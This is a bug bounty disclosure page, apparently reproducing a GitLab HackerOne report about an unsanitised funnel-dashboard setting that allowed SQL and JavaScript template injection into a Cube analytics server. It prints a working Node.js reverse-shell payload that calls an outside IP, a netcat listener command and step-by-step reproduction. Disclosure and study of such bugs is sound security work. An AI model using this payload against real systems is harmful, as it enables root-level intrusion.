Reverse shell with root access to analytics Cube instance on prod
A funnel dashboard configuration value was inserted unsanitised into a SQL query sent to Cube, allowing SQL injection into ClickHouse. By injecting a JavaScript template expression, an attacker could execute code in Cube's Node context as root and obtain a reverse shell.

GitLab
Originally disclosed on GitLab
- Fixed in 2 days
- Disclosed after 2 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2687770 by joaxcar on 2024-08-29, assigned to @ameyadarshan:
Report | Attachments | How To Reproduce
Report
First of all, sorry if I am misinterpreting this. I believe that this is a shared prod instance, but I could be wrong. I put it as critical because of this but feel free to change this if I am wrong!
Summary
When using Product Analytics ((docs)[https://docs.gitlab.com/ee/user/product_analytics/]) there is an option to use a Gitlab hosted solution ((docs)[https://docs.gitlab.com/ee/user/product_analytics/#product-analytics-provider]) that runs in GCP. (the attack works on self hosted instances as well but I belive that the GCP instance from Gitlab is shared)
There is also an option in a project to configure something called a funnel dashboard ((docs)[https://docs.gitlab.com/ee/user/product_analytics/#create-a-funnel-dashboard]) when doing this you specify a config looking like this
seconds_to_convert: 3600
steps:
  - name: view_page_1
    target: '/page1.html'
    action: 'pageview'
and its used in a query in the backend that looks like this
 def to_sql
      <<-SQL
        SELECT
          (SELECT max(derived_tstamp) FROM gitlab_project_#{project.id}.snowplow_events) as x,
          arrayJoin(range(1, #{steps.size + 1})) AS level,
          sumIf(c, user_level >= level) AS count
        FROM
          (SELECT
             level AS user_level,
             count(*) AS c
           FROM (
               SELECT
                 user_id,
                 windowFunnel(#{[@]seconds_to_convert}, 'strict_order')(toDateTime(derived_tstamp),
                    #{steps.filter_map(&:step_definition).join(', ')}
                 ) AS level
               FROM gitlab_project_#{project.id}.snowplow_events
               WHERE ${FILTER_PARAMS.#{[@]name}.date.filter('derived_tstamp')}
               GROUP BY user_id
               )
           GROUP BY level
          )
          GROUP BY level
	        ORDER BY level ASC
      SQL
As you can see #{[@]seconds_to_convert} is used without sanatization. Thus its possible to inject any string here.
This SQL query will be sent as a string to Cube where it will then be used as a query to ClickHouse. Its possible to just do a SQL injection here into the Clickhouse DB. But we can also gain RCE on the Cube instance by adding a seconds_to_convert like this
${(function(){var net = require('net'), cp = require('child_process'),sh = cp.spawn('/bin/sh', []); var client = new net.Socket(); client.connect(12345, '137.184.138.220', function(){ client.pipe(sh.stdin); sh.stdout.pipe(client); sh.stderr.pipe(client); }); return /a/; })()}
the ${command} syntax will execute in the Node context in Cube as root generating a reverse shell to my server at 137.184.138.220
Steps to reproduce
- Create a group with an Ultimate license on gitlab.com (use a trial)
- Create a project in the group
- Go to
https://gitlab.com/GROUPNAME/PROJECTNAME/-/analytics/dashboardsand clickSet upon the right ofProduct analytics - Select
Use Gitlab managed provider - Let it configure
- Creata a file
.gitlab/analytics/funnels/test.yamlwith this content (replace PORT and IP_ADDR to your catch server
seconds_to_convert: "${(function(){var net = require('net'), cp = require('child_process'),sh = cp.spawn('/bin/sh', []); var client = new net.Socket(); client.connect(PORT, 'IP_ADDR', function(){ client.pipe(sh.stdin); sh.stdout.pipe(client); sh.stderr.pipe(client); }); return /a/; })()}"
steps:
  - name: view_page_1
    target: '/page1.html'
    action: 'pageview'
- Go to
https://gitlab.com/GROUPNAME/PROJECTNAME/-/analytics/dashboards/and create a new dashboard. Select your new funnel as a visualization - Start the catch server at your
IP_ADDRlike this
nc -l -p 12345
- Now visit the new
dashboard - On your catch server you should now be able to run commands
Impact
RCE on analytics Cube instance
Examples


Output of checks
This bug happens on GitLab.com
Impact
RCE on analytics Cube instance
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the seconds_to_convert value from the funnel YAML was interpolated directly into the generated SQL string without validation or escaping, and Cube evaluated the resulting template expression in its Node runtime.
Impact
An attacker could achieve remote code execution as root on the analytics Cube instance, which the reporter believed to be a shared GitLab-hosted production service.
What the attacker needed
GitLab Ultimate group (trial works); Product analytics configured; Ability to add a funnel YAML file; Attacker-controlled listener server
How it was found
- Create a group with an Ultimate licence and a project in it
- Open the analytics dashboards page and set up Product analytics with the GitLab managed provider
- Add a funnel YAML file whose seconds_to_convert value contains the injected expression
- Create a new dashboard and select the funnel as its visualisation
- Start a listener on the attacker server and visit the dashboard
- Run commands through the resulting shell on the catch server
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A dashboard lets a user set a number of seconds for a funnel. That number was pasted straight into a database query without checking it, so a user could put code there instead of a number. The analytics server then ran that code, giving the attacker control of the machine.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.


